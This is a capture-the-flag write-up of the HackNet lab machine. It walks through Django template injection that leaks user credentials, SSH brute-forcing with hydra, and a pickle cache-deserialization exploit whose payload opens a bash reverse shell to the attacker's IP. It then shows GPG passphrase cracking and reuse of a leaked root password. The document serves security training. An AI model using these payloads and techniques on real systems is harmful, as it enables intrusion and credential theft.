
XSS on its own isn’t really useful unless someone is actively viewing the liked list, so I did some more testing with various payloads. The app seems to be also vulnerable to server-side template injection. I’ll set my username as `` and check the likes again, it resulted in an error:

Foothold:
Server-Side Template Injection:
Templates are great for generating dynamic content in web applications, allowing the use of placeholders that get populated by actual data at runtime. It becomes an issue when unsanitized user input are treated as part of the template and thus evaluated, which could lead to several server-side exploits attacks or even RCE. This Postswigger page gives several examples of such attacks.
A classic test payload is {{7*7}}, which would render as 49 in a vulnerable app. In this case however, it resulted in an error. This is because the Django Template Engine, unlike Jinja2, is much more restrictive. It doesn’t evaluate Python expressions or allow calling object functions, which means code execution is probably not directly achievable here (ref: PayloadAllTheThings).
Instead I can try leaking context variables, which may contain sensitive information. One example is the request variable, which almost always exists in Python web applications. I’ll set my username as {{request}}, when triggering the SSTI, it returned the request URL rather than erroring out.

I can’t find a way to list all variables, so I started guessing with keywords. Most of them either resulted in nothing happening or an error, but several ones did return some data.
For example, {{user}} is rendered as “AnonymousUser”:

{{users}} rendered a QuerySet of all users that liked the post:

The list is different for each post:

A QuerySet is basically a collection of objects returned from a database query, and provides methods for easy data-handling operations such as sorting and filtering. According to the docs, it has a values method that returns the properties of all its objects in dictionary form. I’ll try {{users.values}}, and it dumped out all properties of the user objects, including plaintext credentials.

I’ll create a Python script to automatically go through all posts and extract the creds of all users. It found 26 of them in total.
┌──(ch3ng㉿localhost)-[~/machines/hacknet] └─$ python ssti.py login ch3ng@ch3ng.com ch3ng [+] Login successful. [*] Username changed to ''. [*] Extracting credentials... 50/50 [+] 26 credentials extracted in total: Username Email Password ---------------- ---------------------------- ---------------- zero_day zero_day@hushmail.com Zer0D@yH@ck blackhat_wolf blackhat_wolf@cypherx.com Bl@ckW0lfH@ck datadive datadive@darkmail.net D@taD1v3r codebreaker codebreaker@ciphermail.com C0d3Br3@k! netninja netninja@hushmail.com N3tN1nj@2024 darkseeker darkseeker@darkmail.net D@rkSeek3r# trojanhorse trojanhorse@securemail.org Tr0j@nH0rse! exploit_wizard exploit_wizard@hushmail.com Expl01tW!zard brute_force brute_force@ciphermail.com BrUt3F0rc3# {{users.values}} ch3ng@ch3ng.com ch3ng hexhunter hexhunter@ciphermail.com H3xHunt3r! rootbreaker rootbreaker@exploitmail.net R00tBr3@ker# packetpirate packetpirate@exploitmail.net P@ck3tP!rat3 stealth_hawk stealth_hawk@exploitmail.net St3@lthH@wk whitehat whitehat@darkmail.net Wh!t3H@t2024 virus_viper virus_viper@securemail.org V!rusV!p3r2024 cyberghost cyberghost@darkmail.net Gh0stH@cker2024 shadowcaster shadowcaster@darkmail.net Sh@d0wC@st! bytebandit bytebandit@exploitmail.net Byt3B@nd!t123 shadowmancer shadowmancer@cypherx.com Sh@d0wM@ncer phreaker phreaker@securemail.org Phre@k3rH@ck shadowwalker shadowwalker@hushmail.com Sh@dowW@lk2024 cryptoraven cryptoraven@securemail.org CrYptoR@ven42 glitch glitch@cypherx.com Gl1tchH@ckz deepdive deepdive@hacknet.htb D33pD!v3r backdoor_bandit mikey@hacknet.htb mYd4rks1dEisH3re
The last 2 accounts have email domains of @hacknet.htb. backdoor_bandit also has a different email name: mikey.
I’ve put all cred combinations into creds.txt and threw it to hydra. It found one that works on SSH:
┌──(ch3ng㉿localhost)-[~/machines/hacknet] └─$ hydra -C creds.txt ssh://hacknet.htb Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway). Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-25 16:44:02 [WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4 [DATA] max 16 tasks per 1 server, overall 16 tasks, 28 login tries, ~2 tries per task [DATA] attacking ssh://hacknet.htb:22/ [22][ssh] host: hacknet.htb login: mikey password: mYd4rks1dEisH3re 1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-25 16:44:13
With that, I’ll get a shell as mikey and grab the user flag.
┌──(ch3ng㉿localhost)-[~/machines/hacknet] └─$ ssh mikey@hacknet.htb Warning: Permanently added 'hacknet.htb' (ED25519) to the list of known hosts. mikey@hacknet.htb's password: Linux hacknet 6.1.0-38-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.147-1 (2025-08-02) x86_64 The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright. Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. Last login: Thu Dec 25 01:30:24 2025 from 10.10.14.79 mikey@hacknet:~$ id uid=1000(mikey) gid=1000(mikey) groups=1000(mikey)
User Flag:
mikey@hacknet:~$ cat user.txt 2cc6cc13************************
Lateral Movement from mikey:
Source Code:
The Django app’s folder is /var/www/HackNet/.
mikey@hacknet:/var/www/HackNet$ ls -la total 32 drwxr-xr-x 7 sandy sandy 4096 Feb 10 2025 . drwxr-xr-x 4 root root 4096 Jun 2 2024 .. drwxr-xr-x 2 sandy sandy 4096 Dec 29 2024 backups -rw-r--r-- 1 sandy www-data 0 Aug 8 2024 db.sqlite3 drwxr-xr-x 3 sandy sandy 4096 Sep 8 05:20 HackNet -rwxr-xr-x 1 sandy sandy 664 May 31 2024 manage.py drwxr-xr-x 2 sandy sandy 4096 Dec 24 09:58 media drwxr-xr-x 6 sandy sandy 4096 Sep 8 05:22 SocialNetwork drwxr-xr-x 3 sandy sandy 4096 May 31 2024 static
There’s an empty SQLite DB and several subfolders, all of which are owned by sandy.
backups Folder:
mikey@hacknet:/var/www/HackNet$ ls -la backups total 56 drwxr-xr-x 2 sandy sandy 4096 Dec 29 2024 . drwxr-xr-x 7 sandy sandy 4096 Feb 10 2025 .. -rw-r--r-- 1 sandy sandy 13445 Dec 29 2024 backup01.sql.gpg -rw-r--r-- 1 sandy sandy 13713 Dec 29 2024 backup02.sql.gpg -rw-r--r-- 1 sandy sandy 13851 Dec 29 2024 backup03.sql.gpg
backups/ contains 3 GPG-encrypted database dump. Not much could be done without the keys, I’ll leave this for later.
SocialNetworks:
mikey@hacknet:/var/www/HackNet/SocialNetwork$ ls -la total 68 drwxr-xr-x 6 sandy sandy 4096 Sep 8 05:22 . drwxr-xr-x 7 sandy sandy 4096 Feb 10 2025 .. -rw-r--r-- 1 sandy sandy 298 May 31 2024 admin.py -rw-r--r-- 1 sandy sandy 157 May 31 2024 apps.py -rw-r--r-- 1 sandy sandy 0 May 31 2024 __init__.py drwxr-xr-x 3 sandy sandy 4096 Aug 8 2024 migrations -rw-r--r-- 1 sandy sandy 2368 Aug 8 2024 models.py -rw-r--r-- 1 sandy sandy 1126 Jun 20 2024 news_generator.py drwxr-xr-x 2 sandy sandy 4096 Sep 8 05:22 __pycache__ drwxr-xr-x 2 sandy sandy 4096 May 31 2024 static drwxr-xr-x 3 sandy sandy 4096 May 31 2024 templates -rw-r--r-- 1 sandy sandy 1502 May 31 2024 urls.py -rw-r--r-- 1 sandy sandy 22547 Sep 8 05:22 views.py
These are mostly source code for the Django app. In views.py, I found the function that made the app vulnerable to SSTI:
def likes(request, pk):
    if not "email" in request.session.keys():
        return redirect("index")

    session_user = get_object_or_404(SocialUser, email=request.session['email'])
    post = get_object_or_404(SocialArticle,pk=pk)
    users = post.likes.all()

    engine = engines["django"]
    template_string = ""

    context = {"users": users}

    for user in users:
        if not user.is_hidden or user == session_user:
            template_string += "<div class=\"likes-review-item\"><a href=\"/profile/"+str(user.pk)+"\"><img src=\""+user.picture.url+"\" title=\""+user.username+"\"></a></div>"

    try:
        template = engine.from_string(template_string)
    except:
        template = engine.from_string("<div class=\"likes-review-item\"><a>Something went wrong...</a></div>")

    return HttpResponse(template.render(context, request))
The template string is dynamically generated with user.username, and there’s no validation at all. Hence it’s possible to inject extra template variables.
As demonstrated earlier, this makes it vulnerable to SSTI, XSS and HTML injection at the same time.
HackNet:
mikey@hacknet:/var/www/HackNet$ ls -la HackNet total 28 drwxr-xr-x 3 sandy sandy 4096 Sep 8 05:20 . drwxr-xr-x 7 sandy sandy 4096 Feb 10 2025 .. -rw-r--r-- 1 sandy sandy 168 May 31 2024 asgi.py -rw-r--r-- 1 sandy sandy 0 May 31 2024 __init__.py drwxr-xr-x 2 sandy sandy 4096 Sep 8 05:22 __pycache__ -rw-r--r-- 1 sandy sandy 2697 Feb 10 2025 settings.py -rw-r--r-- 1 sandy sandy 313 Sep 8 05:20 urls.py -rw-r--r-- 1 sandy sandy 168 May 31 2024 wsgi.py
This folder includes the Django configs. settings.py contains the app secret key and database creds.
from pathlib import Path
import os

BASE_DIR = Path(__file__).resolve().parent.parent

SECRET_KEY = 'agyasdf&^F&ADf87AF*Df9A5D^AS%D6DflglLADIuhldfa7w'

..SNIP..

WSGI_APPLICATION = 'HackNet.wsgi.application'

DATABASES = {
    'default': {
        'ENGINE': 'django.db.backends.mysql',
        'NAME': 'hacknet',
        'USER': 'sandy',
        'PASSWORD': 'h@ckn3tDBpa$$',
        'HOST':'localhost',
        'PORT':'3306',
    }
}

..SNIP..
The creds can be used to access the MySQL instance running locally.
mikey@hacknet:/var/www/HackNet$ mysql -h localhost -u 'sandy' -p'h@ckn3tDBpa$$' Welcome to the MariaDB monitor. Commands end with ; or \g. Your MariaDB connection id is 4065 Server version: 10.11.11-MariaDB-0+deb12u1 Debian 12 Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others. Type 'help;' or '\h' for help. Type '\c' to clear the current input statement. MariaDB [(none)]> show databases; +--------------------+ | Database | +--------------------+ | hacknet | | information_schema | | mysql | +--------------------+ 3 rows in set (0.001 sec)
There’s an admin hash in the hacknet database, but it’s uncrackable.
MariaDB [hacknet]> select username, email, password from auth_user;

+----------+-------+------------------------------------------------------------------------------------------+
| username | email | password                                                                                 |
+----------+-------+------------------------------------------------------------------------------------------+
| admin    |       | pbkdf2_sha256$720000$I0qcPWSgRbUeGFElugzW45$r9ymp7zwsKCKxckgnl800wTQykGK3SgdRkOxEmLiTQQ= |
+----------+-------+------------------------------------------------------------------------------------------+
1 row in set (0.001 sec)
Writable Directories:
I’ll look for writable directories, and found /var/tmp/django_cache:
mikey@hacknet:/var/www/HackNet$ find / -writable -type d 2>/dev/null /dev/mqueue /dev/shm /var/tmp /var/tmp/django_cache /sys/fs/cgroup/user.slice/user-1000.slice/user@1000.service /sys/fs/cgroup/user.slice/user-1000.slice/user@1000.service/app.slice /sys/fs/cgroup/user.slice/user-1000.slice/user@1000.service/app.slice/dbus.socket /sys/fs/cgroup/user.slice/user-1000.slice/user@1000.service/init.scope /tmp /tmp/.XIM-unix ..SNIP..
In fact, the folder has full 777 permissions.
mikey@hacknet:/var/tmp/django_cache$ ls -la total 8 drwxrwxrwx 2 sandy www-data 4096 Dec 24 10:10 . drwxrwxrwt 4 root root 4096 Dec 25 00:00 ..
As the name suggests, it’s related to Django caches. I had another look at the Django source files, and in settings.py seen earlier, I found this config:
CACHES = {
    'default': {
        'BACKEND': 'django.core.cache.backends.filebased.FileBasedCache',
        'LOCATION': '/var/tmp/django_cache',
        'TIMEOUT': 60,
        'OPTIONS': {'MAX_ENTRIES': 1000},
    }
}
According to the docs, this configures the cache to be saved as a file in /var/tmp/django_cache.
In views.py, I also found this function:
@cache_page(60)
def explore(request):
    if not "email" in request.session.keys():
        return redirect("index")

    session_user = get_object_or_404(SocialUser, email=request.session['email'])

    page_size = 10
    keyword = ""

    if "keyword" in request.GET.keys():
        keyword = request.GET['keyword']
        posts = SocialArticle.objects.filter(text__contains=keyword).order_by("-date")
    else:
        posts = SocialArticle.objects.all().order_by("-date")

    pages = ceil(len(posts) / page_size)

    ..SNIP..

    return render(request, "SocialNetwork/explore.html", context)
There’s a @cache_page(60) decorator on the explore() function. This means that whenever someone browses to the /explore page, its response will be cached for 60 seconds (docs).
At the moment, the cache folder is empty:
mikey@hacknet:/var/tmp/django_cache$ ls -la total 8 drwxrwxrwx 2 sandy www-data 4096 Dec 25 09:25 . drwxrwxrwt 4 root root 4096 Dec 25 00:00 ..
After visiting http://hacknet.htb/explore, two .djcache files are created:
mikey@hacknet:/var/tmp/django_cache$ ls -la total 16 drwxrwxrwx 2 sandy www-data 4096 Dec 25 09:58 . drwxrwxrwt 4 root root 4096 Dec 25 00:00 .. -rw------- 1 sandy www-data 34 Dec 25 09:58 1f0acfe7480a469402f1852f8313db86.djcache -rw------- 1 sandy www-data 2618 Dec 25 09:58 90dbab8f3b1e54369abdeb4ba1efc106.djcache
I don’t have permissions to read them, but it’s very likely pickle-serialized data based on this warning found in the docs:
An attacker who gains access to the cache file can not only falsify HTML content, which your site will trust, but also remotely execute arbitrary code, as the data is serialized using pickle.
Django Cache Deserialization:
I’ve covered pickle deserialization some time ago in the DevOops writeup. The context is somewhat different, but the process of generating the serialized data is mostly the same.
I’ll create this script to generate the pickle payload:
import os
import base64
import pickle

class exploit(object):
    def __init__(self, cmd):
        self.payload = f"echo {cmd} | base64 -d | bash"

    def __reduce__(self):
        return (os.system, (self.payload,))

LHOST = "10.10.14.79"
LPORT = "8001"

cmd_raw = f"/bin/bash -i >& /dev/tcp/{LHOST}/{LPORT} 0>&1"
cmd_b64 = base64.b64encode(cmd_raw.encode()).decode()

pickle_payload = pickle.dumps(exploit(cmd_b64))

# May need changing the file names
with open("/var/tmp/django_cache/1f0acfe7480a469402f1852f8313db86.djcache", 'wb') as f:
    f.write(pickle_payload)

with open("/var/tmp/django_cache/90dbab8f3b1e54369abdeb4ba1efc106.djcache", 'wb') as f:
    f.write(pickle_payload)
After running it on the box, the cache files are generated, this time owned by mikey.
mikey@hacknet:~$ python3 djcache_rce.py mikey@hacknet:~$ ls -la /var/tmp/django_cache total 16 drwxrwxrwx 2 sandy www-data 4096 Dec 25 11:26 . drwxrwxrwt 4 root root 4096 Dec 25 00:00 .. -rw-r--r-- 1 mikey mikey 126 Dec 25 11:26 1f0acfe7480a469402f1852f8313db86.djcache -rw-r--r-- 1 mikey mikey 126 Dec 25 11:26 90dbab8f3b1e54369abdeb4ba1efc106.djcache
I’ll start a netcat listener and reload the /explore page. A shell as sandy is immediately sent back.
┌──(ch3ng㉿localhost)-[~/machines/hacknet] └─$ rlwrap nc -lvnp 8001 listening on [any] 8001 ... connect to [10.10.14.79] from (UNKNOWN) [10.129.232.4] 50254 bash: cannot set terminal process group (2805): Inappropriate ioctl for device bash: no job control in this shell sandy@hacknet:/var/www/HackNet$ id uid=1001(sandy) gid=33(www-data) groups=33(www-data)
Escalation from sandy:
GPG Keys:
sandy’s home directory has a .gnupg/ folder:
sandy@hacknet:~$ ls -la total 36 drwx------ 6 sandy sandy 4096 Sep 11 11:18 . drwxr-xr-x 4 root root 4096 Jul 3 2024 .. lrwxrwxrwx 1 root root 9 Sep 4 19:01 .bash_history -> /dev/null -rw-r--r-- 1 sandy sandy 220 Apr 23 2023 .bash_logout -rw-r--r-- 1 sandy sandy 3526 Apr 23 2023 .bashrc drwxr-xr-x 3 sandy sandy 4096 Jul 3 2024 .cache drwx------ 3 sandy sandy 4096 Dec 21 2024 .config drwx------ 4 sandy sandy 4096 Sep 5 11:33 .gnupg drwxr-xr-x 5 sandy sandy 4096 Jul 3 2024 .local lrwxrwxrwx 1 root root 9 Aug 8 2024 .mysql_history -> /dev/null -rw-r--r-- 1 sandy sandy 808 Jul 11 2024 .profile lrwxrwxrwx 1 root root 9 Jul 3 2024 .python_history -> /dev/null
Inside, there’s private-keys-v1.d/, which contains several files.
sandy@hacknet:~$ ls -la .gnupg total 32 drwx------ 4 sandy sandy 4096 Sep 5 11:33 . drwx------ 6 sandy sandy 4096 Sep 11 11:18 .. drwx------ 2 sandy sandy 4096 Sep 5 11:33 openpgp-revocs.d drwx------ 2 sandy sandy 4096 Sep 5 11:33 private-keys-v1.d -rw-r--r-- 1 sandy sandy 948 Sep 5 11:33 pubring.kbx -rw------- 1 sandy sandy 32 Sep 5 11:33 pubring.kbx~ -rw------- 1 sandy sandy 600 Sep 5 11:33 random_seed -rw------- 1 sandy sandy 1280 Sep 5 11:33 trustdb.gpg sandy@hacknet:~$ ls -la .gnupg/private-keys-v1.d total 20 drwx------ 2 sandy sandy 4096 Sep 5 11:33 . drwx------ 4 sandy sandy 4096 Sep 5 11:33 .. -rw------- 1 sandy sandy 1255 Sep 5 11:33 0646B1CF582AC499934D8503DCF066A6DCE4DFA9.key -rw------- 1 sandy sandy 2088 Sep 5 11:33 armored_key.asc -rw------- 1 sandy sandy 1255 Sep 5 11:33 EF995B85C8B33B9FC53695B9A3B597B325562F4F.key
Two of which are protected private keys.
sandy@hacknet:~/.gnupg/private-keys-v1.d$ cat 0646B1CF582AC499934D8503DCF066A6DCE4DFA9.key Created: 20241229T202032 Key: (protected-private-key (rsa (n #00EDFED38969BFACDCB65C63B0E99D350C 656E6D336CAE0E23EE523D36D6B7601C9D67DBBC71B9FE45C30FB8712F6F87F27D91C8 BFC1FEEF891867FA0A3FE2FB132359DA62C8F18258A422A98995F3FD5EE13FD84C1F7C C524F5B5B121F28E91FC66EA8E9CFE3A022CCEF9E2CF4E97A67369C593D17905D221CF 1E23BAB4127FD5#)(e #010001#)(protected openpgp-s2k3-ocb-aes ((sha1 #5DDB23AC1FFA8390# "117049344")#6D14AC53876650E78C5E967E#)#8094E4433E B218E340F965D584881EA1537535A4A727FF117E23D1000424DBC9509D94B9E2365186 82990B33E8C5B922AFFF83DE1382FBDAA8B610529C82EAD3E22EDE9EB479CCA35D250E 2E2ABB8B077333BE707C82FC7BA347DD79A4934D411AB58A61EE346648DA2A06665004 FF6DA43A1D706BC5B30E6A960C1AC84FBC3F196656CC7CFBFD65F823138388600E09FC A09E67ACD3086A07041504A398D8A50BC705243F601FA01E905BAA2921C9602CEF75AB EEE67B3124104DAA44D50BF305ED7A3299206D7EBF59747D58AACD4837951DDA6594FF 1AF403472DF56CF39CDD08510CE70E179F4F1069428ABEA4C2747547E0ABF632BCA572 C45DFC475E91983277B08A55F0471B306D61601EC0546DE8EC7053B4101A32F53F9CCF 7F372511F1BDA639D98DFCB06036B9DF5B8C527E859593009C4463313269D2ED6329EE E13AE3034F9B67E97531FD85C8A8E07C0BD9FE776E64F77E7AF42A4BADE8F80DA17963 06C9E4F06CD9EA59AB65279E7D8C34795A14E316F5#)(protected-at "20241229T214648")))
armored_key.asc is a PGP private key block.
sandy@hacknet:~/.gnupg/private-keys-v1.d$ cat armored_key.asc -----BEGIN PGP PRIVATE KEY BLOCK----- lQIGBGdxrxABBACuOrGzU2PoINX/6XsSWP9OZuFU67Bf6qhsjmQ5CcZ340oNlZfl LsXqEywJtXhjWzAd5Juo0LJT7fBWpU9ECG+MNU7y2Lm0JjALHkIwq4wkGHJcb5AO 949lXlA6aC/+CuBm/vuLHtYrISON7LyUPAycmf8wKnE7nX9g4WY000k8ywARAQAB /gcDAoUP+2418AWL/9s1vSnZ9ABrtqXgH1gmjZbbfm0WWh2G9DJ2pKYamGVVijtn ..SNIP.. XB+hnBL3YBgEAKsNo9aR7rfIaBdXAI1lFWsfBDuV28mTo8RgoE40rg+U4a2vPJAt DZNUnvaugNdG2nNkX1b4U+fNJMR07GCAJIGVrQojqnSVCKYjI4Et7VtRIlOI7Bmr UWLDskLCqTD33o4VOV3IITVkQc9KktjhI74C7kZrOr7v07yuegmtzLi+ =wR12 -----END PGP PRIVATE KEY BLOCK-----
It’s protected by a passphrase, which can be recovered by john:
┌──(ch3ng㉿localhost)-[~/machines/hacknet] └─$ gpg2john armored_key.asc > hash.txt ┌──(ch3ng㉿localhost)-[~/machines/hacknet] └─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt Using default input encoding: UTF-8 Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64]) Cost 1 (s2k-count) is 65011712 for all loaded hashes Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 7 for all loaded hashes Will run 16 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status sweetheart (Sandy) 1g 0:00:00:01 DONE (2025-12-26 03:04) 0.7042g/s 304.2p/s 304.2c/s 304.2C/s gandako..nicole1 Use the "--show" option to display all of the cracked passwords reliably Session completed.
GPG Decrypt:
With the passphrase recovered, I’ll decrypt the database dump files found earlier.
sandy@hacknet:~$ gpg -d --home /home/sandy/.gnupg/ /var/www/HackNet/backups/backup01.sql.gpg > backup01.sql gpg: encrypted with 1024-bit RSA key, ID FC53AFB0D6355F16, created 2024-12-29 "Sandy (My key for backups) <sandy@hacknet.htb>" sandy@hacknet:~$ gpg -d --home /home/sandy/.gnupg/ /var/www/HackNet/backups/backup02.sql.gpg > backup02.sql gpg: encrypted with 1024-bit RSA key, ID FC53AFB0D6355F16, created 2024-12-29 "Sandy (My key for backups) <sandy@hacknet.htb>" sandy@hacknet:~$ gpg -d --home /home/sandy/.gnupg/ /var/www/HackNet/backups/backup03.sql.gpg > backup03.sql gpg: keydb_search failed: No such file or directory gpg: encrypted with RSA key, ID FC53AFB0D6355F16 gpg: decryption failed: No secret key
Only the first two decrypted successfully. In backup02.sql, there’s a root password.
..SNIP..
LOCK TABLES `SocialNetwork_socialmessage` WRITE;
/*!40000 ALTER TABLE `SocialNetwork_socialmessage` DISABLE KEYS */;
INSERT INTO `SocialNetwork_socialmessage` VALUES
..SNIP..
(47,'2024-12-29 20:29:36.987384','Hey, can you share the MySQL root password with me? I need to make some changes to the database.',1,22,18),
(48,'2024-12-29 20:29:55.938483','The root password? What kind of changes are you planning?',1,18,22),
(49,'2024-12-29 20:30:14.430878','Just tweaking some schema settings for the new project. Won’t take long, I promise.',1,22,18),
(50,'2024-12-29 20:30:41.806921','Alright. But be careful, okay? Here’s the password: h4ck3rs4re3veRywh3re99. Let me know when you’re done.',1,18,22),
..SNIP..
Reusing that for root login works.
┌──(ch3ng㉿localhost)-[~/machines/hacknet] └─$ ssh root@hacknet.htb Warning: Permanently added 'hacknet.htb' (ED25519) to the list of known hosts. root@hacknet.htb's password: Linux hacknet 6.1.0-38-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.147-1 (2025-08-02) x86_64 The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright. Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. Last login: Thu Dec 25 12:13:46 2025 from 10.10.14.79 root@hacknet:~# id uid=0(root) gid=0(root) groups=0(root)
Root Flag:
root@hacknet:~# cat root.txt 606e0a8a************************